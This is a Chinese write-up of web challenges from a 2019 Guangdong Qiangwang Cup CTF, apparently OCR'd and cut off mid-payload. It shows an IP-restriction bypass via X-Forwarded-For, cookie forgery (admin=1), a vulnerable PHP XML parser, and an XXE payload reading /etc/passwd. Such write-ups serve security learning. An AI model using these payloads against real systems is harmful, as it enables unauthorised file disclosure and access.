
第三届广东省强网杯网络安全大赛WEB题writeup


原创

TimeShatter 于 2019-11-04 17:35:33 发布 2039 收藏 6


分类专栏： Web安全 文章标签： ctf 强网杯




1. 小明又被拒绝了




直接访问根目录，报403错误



一般是做了ip限制，加上 X-Forwarded-For 头即可绕过




接着又提示不是管理员，仔细看响应头的 Set-Cookie ，有个 admin=0 ，很明显是通过Cookie来判断是否是管理员，直接在请求中加个 Cookie:admin=1 即可绕过，获取flag.




2.XX?


直接访问根目录，发现是个百度页面，看了下源码，没什么异常。

访问下 index.php ，发现有点东西，尝试访问几个常见备份文件后缀，没有特别的发现。仔细看了下，发现标题是 gedit ，猜想是 gedit 的备份文件, 通过 index.php~ 获取备份源码。



CTF:







```
<?php
#鍏抽棴Warning
error_reporting(E_ALL^E_NOTICE^E_WARNING);
```

```php
$xmlfile = file_get_contents('php://input');
$dom = new DOMDocument();
$dom->loadXML($xmlfile, LIBXML_NOENT | LIBXML_DTDLOAD);

$creds = simplexml_import_dom($dom);
$user = $creds->user;
$pass = $creds->pass;

echo "CTF:" . "<br>" . "$user";
?>
```


源码中通过 php://input 获取 POST 请求中的内容，然后把内容作为 xml 解释， 猜想应该是XXE 漏洞利用。根据参数名构造以下 XML 数据发送到服务器。


```
<?xml version="1.0"?>
<creds><user>admin</user><pass>pass</pass>
</creds>
```

发现可以回显用户名。




使用以下 XXE payload 可读取 /etc/passwd 文件

```
<?xml version="1.0"?>
<!DOCTYPE ANY [<!ENTITY xxe SYSTEM 'file:///etc/passwd'>]>
<creds><user>&xxe;</user></creds>
```




尝试读取/flag, /etc/flag, 都不存在。然后尝试读取 index.php , 但不知道网站根目录路径

接着也发现根目录有 flag.php 文件




查了一下，发现可以通过 php://filter/ 来读取当前目录下的文件。于是构造以下 XXE payload 即可读取 flag.php

```
<?xml version="1.0"?>
